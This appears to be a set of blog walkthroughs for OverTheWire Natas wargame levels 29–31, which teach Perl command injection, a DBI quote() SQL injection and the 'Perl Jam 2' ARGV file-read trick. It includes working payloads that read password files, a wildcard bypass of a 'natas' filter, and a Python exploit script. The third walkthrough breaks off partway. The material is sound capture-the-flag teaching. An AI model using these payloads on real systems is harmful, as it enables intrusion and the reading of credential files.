[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-28-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 16, 2021 5 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**


**OverTheWire Natas Level 29 Walkthrough**

After 28 levels of PHP, this level of OverTheWire’s Natas switches to Perl instead. This walkthrough covers how to find the solution with plenty of screenshots and query details.

**What is Natas?**

**Level 29 ➔ 30**

Open up http://natas29.natas.labs.overthewire.org and login with username natas29 and airooCaiseiyee8he8xongien9euhe8b.



The page is pretty l33t-speak and only gets more so when you choose something from the dropdown menu.



Right-click is disabled but viewing the source doesn’t really help us much.

This challenge is loading in different file names via the dropdown menu options, so let’s figure out how to load in a file of our choosing (probably /etc/natas\_webpass/natas30, following the pattern from previous levels).


**Perl Command Injection**

I googled Perl command injection and looked at a few different options, most of which involve using ; or | to concatenate other commands onto the command being executed. For example, I tried:

http://natas29.natas.labs.overthewire.org/index.pl?file=|ls|

Without any luck. After playing around with different options, I discovered that the command being injected needs to be null terminated.

The input |ls%00 (for a full request URL of http://natas29.natas.labs.overthewire.org/index.pl?file=|ls%00) works, showing us what is in the web directory.



I also did |pwd%00 to discover that we are in /var/www/natas/natas29.

**Trying to print the flag file**

Now that I’ve got basic command injection working, I thought that it’d be as simple as injecting |cat /etc/natas\_webpass/natas30. However, that wasn’t the case. Each time I tried to do this, I’d get a “meep!” message:



I tried a variety of methods to navigate to that directory, including base64-encoding my message. After a while I decided to find the source file for index.pl to see what filtering was in place.

**Printing index.pl**

In order to get the contents of index.pl, I used base64 encoding so that the output didn’t get rendered as part of the web page. This was done using:

| cat index.pl | base64%00

Which results in a request URL of:

http://natas29.natas.labs.overthewire.org/index.pl?file=|cat%20index.pl%20|%20base64%00

This outputs a huge block of base64-encoded text:

IyEvdXNyL2Jpbi9wZXJsCnVzZSBDR0kgcXcoOnN0YW5kYXJkKTsKCnByaW50IDw8RU5EOwpDb250 ZW50LVR5cGU6IHRleHQvaHRtbDsgY2hhcnNldD1pc28tODg1OS0xCgo8IURPQ1RZUEUgSFRNTCBQ VUJMSUMgIi0vL1czQy8vRFREIEhUTUwgNC4wMS8vRU4iPgo8aGVhZD4KPCEtLSBUaGlzIHN0dWZm IGluIHRoZSBoZWFkZXIgaGFzIG5vdGhpbmcgdG8gZG8gd2l0aCB0aGUgbGV2ZWwgLS0+CjxsaW5r IHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Imh0dHA6Ly9uYXRhcy5sYWJz Lm92ZXJ0aGV3aXJlLm9yZy9jc3MvbGV2ZWwuY3NzIj4KPGxpbmsgcmVsPSJzdHlsZXNoZWV0IiBo cmVmPSJodHRwOi8vbmF0YXMubGFicy5vdmVydGhld2lyZS5vcmcvY3NzL2pxdWVyeS11aS5jc3Mi IC8+CjxsaW5rIHJlbD0ic3R5bGVzaGVldCIgaHJlZj0iaHR0cDovL25hdGFzLmxhYnMub3ZlcnRo ZXdpcmUub3JnL2Nzcy93ZWNoYWxsLmNzcyIgLz4KPHNjcmlwdCBzcmM9Imh0dHA6Ly9uYXRhcy5s YWJzLm92ZXJ0aGV3aXJlLm9yZy9qcy9qcXVlcnktMS45LjEuanMiPjwvc2NyaXB0Pgo8c2NyaXB0 IHNyYz0iaHR0cDovL25hdGFzLmxhYnMub3ZlcnRoZXdpcmUub3JnL2pzL2pxdWVyeS11aS5qcyI+ PC9zY3JpcHQ+CjxzY3JpcHQgc3JjPWh0dHA6Ly9uYXRhcy5sYWJzLm92ZXJ0aGV3aXJlLm9yZy9q cy93ZWNoYWxsLWRhdGEuanM+PC9zY3JpcHQ+PHNjcmlwdCBzcmM9Imh0dHA6Ly9uYXRhcy5sYWJz Lm92ZXJ0aGV3aXJlLm9yZy9qcy93ZWNoYWxsLmpzIj48L3NjcmlwdD4KPHNjcmlwdD52YXIgd2Vj aGFsbGluZm8gPSB7ICJsZXZlbCI6ICJuYXRhczI5IiwgInBhc3MiOiAiYWlyb29DYWlzZWl5ZWU4 aGU4eG9uZ2llbjlldWhlOGIiIH07PC9zY3JpcHQ+PC9oZWFkPgo8Ym9keSBvbmNvbnRleHRtZW51 PSJqYXZhc2NyaXB0OmFsZXJ0KCdyaWdodCBjbGlja2luZyBoYXMgYmVlbiBibG9ja2VkIScpO3Jl dHVybiBmYWxzZTsiPgoKPHN0eWxlPgoKI2NvbnRlbnQgewogICAgd2lkdGg6IDEwMDBweDsKfQpw cmV7CiAgICBiYWNrZ3JvdW5kLWNvbG9yOiAjMDAwMDAwOyAKICAgIGNvbG9yOiAjMDBGRjAwOyAK fSAKCjwvc3R5bGU+Cgo8aDE+bmF0YXMyOTwvaDE+CjxkaXYgaWQ9ImNvbnRlbnQiPgpFTkQKIwoj IG1vcmxhIC8xMDExMQojICckXz1xdy9sanR0ZnQzZHZ1ey8scy8uL3ByaW50IGNociBvcmQoJCYp LTEvZWcnCiMKIyBjcmVkaXRzIGZvciB0aGUgcHJldmlvdXMgbGV2ZWwgZ28gdG8gd2hvZXZlciAK IyBjcmVhdGVkIGluc29tbmloYWNrMjAxNi9mcmlkZ2luYXRvciwgd2hlcmUgaSBzdG9sZSB0aGUg aWRlYSBmcm9tLiAKIyB0aGF0IHdhcyBhIGZ1biBjaGFsbGVuZ2UsIFRoYW5rcyEgCiMKCnByaW50 IDw8RU5EOwpIM3kgSzFkWiw8YnI+CnkwIHJFbTNtQjNyeiBwM1JsIHJpdDM/PGJyPgpcXC9cXC80 Tm40IGcwIG9sRDVrZXdMPyBSM2FEIFVwITxicj48YnI+Cgo8Zm9ybSBhY3Rpb249ImluZGV4LnBs IiBtZXRob2Q9IkdFVCI+CjxzZWxlY3QgbmFtZT0iZmlsZSIgb25jaGFuZ2U9InRoaXMuZm9ybS5z dWJtaXQoKSI+CiAgPG9wdGlvbiB2YWx1ZT0iIj5zM2xFY1Qgc3VNcDFuITwvb3B0aW9uPgogIDxv cHRpb24gdmFsdWU9InBlcmwgdW5kZXJncm91bmQiPnBlcmwgdW5kZXJncm91bmQ8L29wdGlvbj4K ICA8b3B0aW9uIHZhbHVlPSJwZXJsIHVuZGVyZ3JvdW5kIDIiPnBlcmwgdW5kZXJncm91bmQgMjwv b3B0aW9uPgogIDxvcHRpb24gdmFsdWU9InBlcmwgdW5kZXJncm91bmQgMyI+cGVybCB1bmRlcmdy b3VuZCAzPC9vcHRpb24+CiAgPG9wdGlvbiB2YWx1ZT0icGVybCB1bmRlcmdyb3VuZCA0Ij5wZXJs IHVuZGVyZ3JvdW5kIDQ8L29wdGlvbj4KICA8b3B0aW9uIHZhbHVlPSJwZXJsIHVuZGVyZ3JvdW5k IDUiPnBlcmwgdW5kZXJncm91bmQgNTwvb3B0aW9uPgo8L3NlbGVjdD4KPC9mb3JtPgoKRU5ECgpp ZihwYXJhbSgnZmlsZScpKXsKICAgICRmPXBhcmFtKCdmaWxlJyk7CiAgICBpZigkZj1+L25hdGFz Lyl7CiAgICAgICAgcHJpbnQgIm1lZWVlZWVwITxicj4iOwogICAgfQogICAgZWxzZXsKICAgICAg ICBvcGVuKEZELCAiJGYudHh0Iik7CiAgICAgICAgcHJpbnQgIjxwcmU+IjsKICAgICAgICB3aGls ZSAoPEZEPil7CiAgICAgICAgICAgIHByaW50IENHSTo6ZXNjYXBlSFRNTCgkXyk7CiAgICAgICAg fQogICAgICAgIHByaW50ICI8L3ByZT4iOwogICAgfQp9CgpwcmludCA8PEVORDsKPGRpdiBpZD0i dmlld3NvdXJjZSI+YzRuIFkwIGg0eiBzNHVjMz88L2Rpdj4KPC9kaXY+CjwvYm9keT4KPC9odG1s PgpFTkQK

If we decode this in [CyberChef](https://gchq.github.io/CyberChef/?ref=learnhacking.io" \l "recipe=From_Base64('A-Za-z0-9%2B/%3D',true)&input=), the original index.pl content is:

#!/usr/bin/perl

use CGI qw(:standard);

print <<END;

Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<head>

[... cut for length ...]

<h1>natas29</h1>

<div id="content">

END

#

# morla /10111

# '$\_=qw/ljttft3dvu{/,s/./print chr ord($&)-1/eg'

#

# credits for the previous level go to whoever

# created insomnihack2016/fridginator, where i stole the idea from.

# that was a fun challenge, Thanks!

#

print <<END;

H3y K1dZ,<br>

y0 rEm3mB3rz p3Rl rit3?<br>

\\/\\/4Nn4 g0 olD5kewL? R3aD Up!<br><br>

<form action="index.pl" method="GET">

<select name="file" onchange="this.form.submit()">

<option value="">s3lEcT suMp1n!</option>

<option value="perl underground">perl underground</option>

<option value="perl underground 2">perl underground 2</option>

<option value="perl underground 3">perl underground 3</option>

<option value="perl underground 4">perl underground 4</option>

<option value="perl underground 5">perl underground 5</option>

</select>

</form>

END

if(param('file')){

$f=param('file');

if($f=~/natas/){

print "meeeeeep!<br>";

}

else{

open(FD, "$f.txt");

print "<pre>";

while (<FD>){

print CGI::escapeHTML($\_);

}

print "</pre>";

}

}

print <<END;

<div id="viewsource">c4n Y0 h4z s4uc3?</div>

</div>

</body>

</html>

END

The important part (as far as our attack is concerned) is here:

if(param('file')){

$f=param('file');

if($f=~/natas/){

print "meeeeeep!<br>";

}

Our attack string cannot contain “natas”, so we’ll need to find a way to cat /etc/natas\_webpass/natas30 without using that string.


There are a few options here for bypassing disallowed strings, the one I found was inspired by [this CTF writeup](https://medium.com/@ameerpornillos/securinets-ctf-quals-2019-welcome-pwn-write-up-42b50b546d66?ref=learnhacking.io). It uses wildcards to match a directory or file name.

**Natas Level 29 Solution**

We have command injection working, we know how the filtering works. To get the flag printed, we can swap out one character in each “natas” with a ?:

|cat /etc/n?tas\_webpass/n?tas30 %00

The resulting [query](http://natas29.natas.labs.overthewire.org/index.pl?file=%7Ccat+%2Fetc%2Fn%3Ftas_webpass%2Fn%3Ftas30+%00&ref=learnhacking.io) gives us the flag, wie9iexae0Daihohv8vuu3cei9wahf0e.



**Takeaway**: command injection applies across several languages. You’ll need to know (or be able to search) for how it applies in a given language. Additionally, reading source code can typically get you to the flag faster than guess-and-check.

**Resources:**

* [https://perl-begin.org/topics/security/code-markup-injection/](https://perl-begin.org/topics/security/code-markup-injection/?ref=learnhacking.io)
* [https://medium.com/@ameerpornillos/securinets-ctf-quals-2019-welcome-pwn-write-up-42b50b546d66](https://medium.com/@ameerpornillos/securinets-ctf-quals-2019-welcome-pwn-write-up-42b50b546d66?ref=learnhacking.io)
* [https://hackersonlineclub.com/command-injection-cheatsheet/](https://hackersonlineclub.com/command-injection-cheatsheet/?ref=learnhacking.io)

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-29-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 17, 2021 4 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 30 Walkthrough**

This next level of Natas is also written in Perl. I surprised myself with how quickly I solved this challenge (based on a proof of concept I found) but went back to better explain it to myself.

That explanation, along with the solution, is covered in this post.

**What is Natas?**

**Level 30 ➔ 31**

Level 30 is a Perl challenge with a [login page](http://natas30.natas.labs.overthewire.org/index.pl?ref=learnhacking.io) (use username natas30 and password wie9iexae0Daihohv8vuu3cei9wahf0e from [the last level](https://learnhacking.io/overthewire-natas-level-29-walkthrough/) to access the page):



We’re given source code:




Summarized, this Perl code checks to see if the request method is “POST” and if the request includes a username and password. If so, a database connection is made. A query is formed using $dbh->quote(param()), then executed. If there’s a result, it’s printed, otherwise, we see fail :(

The obvious angle here is SQL injection. If we try ' OR 1=1 --  (or other usual suspects), it doesn’t work. We’ll need to find another flaw

**SQL injection**

Since $dbh->quote(param()) is what interprets our input and adds it into the query, I thought I should look at it first. If there’s a vulnerability here, then that’s all we need to inject a malicious string into the SQL query.

I searched for “perl sql injection” and [found this result](https://security.stackexchange.com/a/175872?ref=learnhacking.io) as one of the top responses. This [answer](https://security.stackexchange.com/a/175872?ref=learnhacking.io) covers the issue pretty succinctly, so I’ll include it here.



In our source code, it expects a username and password, but there’s no limit on only one username and one password being provided. We could potentially supply multiple values, which would result in one of the params being an array type.

Secondly, if quote() is called with a list of values, and the second value is an integer, you can make quote() return an unquoted value. In other words, providing an array will result in the second definition of quote() to be called instead of the intended, first one.

$sql = $dbh->quote($value);

$sql = $dbh->quote($value, $data\_type);

Using the example code provided in that Stack Overflow link, I wrote the following script:

import requests

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas30', 'wie9iexae0Daihohv8vuu3cei9wahf0e')


u="http://natas30.natas.labs.overthewire.org/index.pl"

params={"username": "natas28", "password": ["'lol' or 1", 4]}

response = requests.post(u, data=params, auth=basicAuth, verify=False)


print(response.text)

This worked right away:



But the linked [DBI](https://metacpan.org/release/TIMB/DBI-1.637/view/DBI.pm?ref=learnhacking.io) docs, nor [O’Reilly](https://www.oreilly.com/library/view/programming-the-perl/1565926994/re43.html?ref=learnhacking.io), explicitly defined why a second parameter of 4 resulted in an unquoted value.

After some digging, I found a [source](https://www.nntp.perl.org/group/perl.dbi.dev/2001/11/msg485.html?ref=learnhacking.io) for the definition of SQL\_INTEGER as the value 4:



There isn’t anything particularly special about 4, though, we can use 2, 3, 5, and so on with the same result.

[The reason is that](https://metacpan.org/release/TIMB/DBI-1.637/view/DBI.pm?ref=learnhacking.io):

Values known to be numeric will be unquoted.

By providing a second value of 4, we’re using this definition of quote():

$dbh->quote($value, $data\_type);

In doing so, we’re telling the program that the $data\_type (4) of the provided $value (SQL injection) is numeric, so don’t escape quotes. It seems like a silly feature, but probably exists when you don’t know the datatype ahead of time, and have to provide it programmatically.

**Natas Level 30 Solution**

To get the flag, run this script:

import requests

from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas30', 'wie9iexae0Daihohv8vuu3cei9wahf0e')

u="http://natas30.natas.labs.overthewire.org/index.pl"

params={"username": "natas28", "password": ["'whatever' or 1", 4]}

response = requests.post(u, data=params, auth=basicAuth, verify=False)

print(response.text)

The output includes the natas31 flag, hay7aecuungiuKaezuathuk9biin0pu1.

**Takeaway**: read documentation for the functions included in a challenge, and also search for people who already know (and have shared) weird "gotchas".

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-30-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 18, 2021 7 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 31 Walkthrough**

This next level of Natas is another Perl-focused one. The attack vector used is from a 2016 presentation called “[Perl Jam 2](https://www.blackhat.com/docs/asia-16/materials/asia-16-Rubin-The-Perl-Jam-2-The-Camel-Strikes-Back.pdf?ref=learnhacking.io)“, describing a 20 year old bug. Despite (or maybe because of?) how old the issue is, original documentation for the functions seems hard to find, and getting the syntax right is pretty tricky.


This walkthrough breaks down the logic behind the attack, and how to use [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) to craft your own attack.

**What is Natas?**


**Level 31 ➔ 32**

First things first, head over to http://natas31.natas.labs.overthewire.org and login with username natas31 and password hay7aecuungiuKaezuathuk9biin0pu1 from the last level.

The website offers us the chance to upload CSV files:



We’re also shown the source code. Here’s the relevant part:



In short, we can upload CSV (and other) files, and then the contents are displayed on the webpage in a nicely formatted table.

**What didn’t work**

My original thought was some kind of [CSV injection attack](https://owasp.org/www-community/attacks/CSV_Injection?ref=learnhacking.io), wherein you use values that start with = and other operators, which are then evaluated when the file is opened up. I read about these attacks and tried some [payloads](https://github.com/payloadbox/csv-injection-payloads?ref=learnhacking.io) but no success. This is probably because the CSV form isn’t being opened in the way we need it to (nothing is being evaluated, it’s just being opened as a text file).

I also tried uploading [other](https://github.com/rafalrusin/web-shell/blob/master/web-shell.pl?ref=learnhacking.io) types of files, since do have file upload capabilities, but no luck. Similarly, our uploaded file isn’t being processed as anything executable.

**The Pinnacle (Perl Jam 2)**


The vulnerable part is actually in the $cgi-> function calls.

As alluded to in the intro of this blog post, documentation on these older Perl functions was pretty difficult to find. The vulnerability itself is described in a “Perl Jam 2” talk, given by [Netanel Rubin](https://youtu.be/RPvORV2Amic?t=1305&ref=learnhacking.io) at CCC in 2016 among other conferences. The linked video discussed the attack at ~21:45, but I’ll describe it here as well.


Perl Jam 2 is a continuation of a previous talk (“[Perl Jam](https://media.ccc.de/v/31c3_-_6243_-_en_-_saal_1_-_201412292200_-_the_perl_jam_exploiting_a_20_year-old_vulnerability_-_netanel_rubin?ref=learnhacking.io#t=1071)“) in which he describes a number of other Perl language quirks, including the DBI issue from the last Natas level.

**How it works**

First, let’s look at the vulnerable source code provided in his talk:



You’ll notice that this is almost identical to the source code we’re given, up until the contents of the while() loop.



Line by line:

$cgi->upload('file')

This line should look at the “file” parameter to see if it’s an uploaded file. But apparently we can do some kind of array trick like last time, where we upload a file (that’s our one valid, real file) and then send over a completely unrelated “file” parameter that ends up getting used.

Why is that an option? From [documentation](https://metacpan.org/pod/CGI?ref=learnhacking.io#Processing-a-file-upload-field):

In a list context, upload() will return an array of filehandles. This makes it possible to process forms that use the same name for multiple upload fields.

So upload() can be an array of values and not just a singular file handles.

Next,

$file = $cgi->param('file');

In the [talk](https://www.blackhat.com/docs/asia-16/materials/asia-16-Rubin-The-Perl-Jam-2-The-Camel-Strikes-Back.pdf?ref=learnhacking.io), param() is described as returning a list of all parameter values. But only the first value is inserted into the $file variable. So if another value was assigned first, *that* value (and not the “real” file) will be assigned to $file.

Essentially, $file is a file descriptor that we’ll use later, and we can upload an actual CSV, but add in our own additional value ahead of the real CSV data. The file info for the CSV will be ignored, and the file descriptor for our fake string value will be used instead.

Normally this wouldn’t do us any good, a random string as a file handle isn’t going to get us anywhere.

while (<$file>) {

...unless it’s ARGV.

In that case, “<>” loops through the ARG values… inserting each one to an open() call!

This gives us read access wherever we want.

**Recap**

To recap, we were supposed to pass in a CSV file with only legitimate CSV contents and file information.

But we decided to include a second fake file object so that the name would be interpreted as the filename handle.

We’ll make that ARGV, <> will loop through, and we can set the ARGV value to whatever filename we want, in order to read whatever file we want.

**How to use the Perl Jam 2 Pinnacle Attack**

Now that we’ve covered how it works in theory, let’s test it out. I used the free edition of Burp Suite for this. If you have not used [Burp](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) before, I have [a blog post describing how to get it set up](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/).

With Burp open and your browser traffic proxying through Burp, visit http://natas31.natas.labs.overthewire.org/ and upload a CSV file. The contents don’t matter. I opened up a text editor and saved the following content as test.csv:


1,2,

3,4,

In the Proxy > History tab, right-click the request and Send to Repeater.



